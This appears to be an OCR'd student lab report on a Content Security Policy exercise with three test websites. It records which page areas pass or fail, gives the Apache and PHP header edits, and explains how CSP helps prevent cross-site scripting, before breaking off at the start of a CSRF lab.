
document.getElementById('area4').innerHTML = "OK";

document.getElementById('area5').innerHTML = "OK";
document.getElementById('area6').innerHTML = "OK";


respectively which is added in index.html.
Hence all areas show Ok with green font.




www.example32b.com



Now for example32b, we see its failed for area 1, area 2, area 3 , area 5.
Area 4 and 6 shows OK with green because they are added to Content Security Policy Headers
Line 14 and 15 are already added to apache config. Default-src ‘self’ and script-src ‘self’ *.example70.com




www.example32c.com




We see it is Failed for area 2, area 3 and area 5.

2. Click the button in the web pages from all the three websites, describe and explain your observations.


www.example32a.com On click of “Click me” button ,Alert with ‘Js Code executed!’ appears.




www.example32b.com Nothing happens on click me. Because CSP is set which blocks inline javascript code alert(‘any msg’) on button click event. Hence nothing happens for example32b.com




www.example32c.com Nothing happens on click me. Because CSP is set in phpindex.php which blocks inline javascript code alert('any msg') on button click event. Hence nothing happens for example32c.com






3. Change the server configuration on example32b (modify the Apache configuration), so Areas 5 and 6 display OK. Please include your modified configuration in the lab report.

- do nano apache_csp.config file
- edited line 16 added *.example60.com \ to Content Security Policy Header
- run docker-compose build and docker-compose up
- relaunch the website




Output after making changes area 5 was already added in security policy added area 6 also .Bot show OK.




4. Change the server configuration on example32c (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display OK. Please include your modified configuration in the lab report.

- do sudo nano phpindex.php or edit in text editor the same file.
- edited line 5 added " 'nonce-222-222-222' *.example60.com";
  to Content Security Policy header as other were already included.
- run docker-compose build and docker-compose up



- relaunch the website to see 1,2,4,5,6 areas display OK. Added Area 2 and 5 in CSP headers.



5. Please explain why CSP can help prevent Cross-Site Scripting attacks.

   Content-Security-Policy Headers are used to specify resources which can be used by browser to run scripts thus helping prevent XSS attack .
   It can be seen that header value is made up of single or multiple directives which can be separated by semicolon.
   Few directives can be :

default-src ‘self’
It allows everything but from same origin only.

script-src ‘self’
It only allows loading resources from the same origin (same scheme, host and port).


script-src ‘self’ *.example70.com
It allows example70.com, and same origin resources.

script-src ‘self’ ‘nonce-222-222-222’
It allows resources from same origin and nonce-222-222-222.(The nonce should be a secure random string, and should not be reused.)
CSP provides a strong defense against XSS attacks by controlling and restricting the sources from which scripts can be executed.


2) Cross-Site Request Forgery (CSRF) Attack Lab

Lab (Web Application: Elgg)


DNS setup



Launching and checking :www.seed-server.com



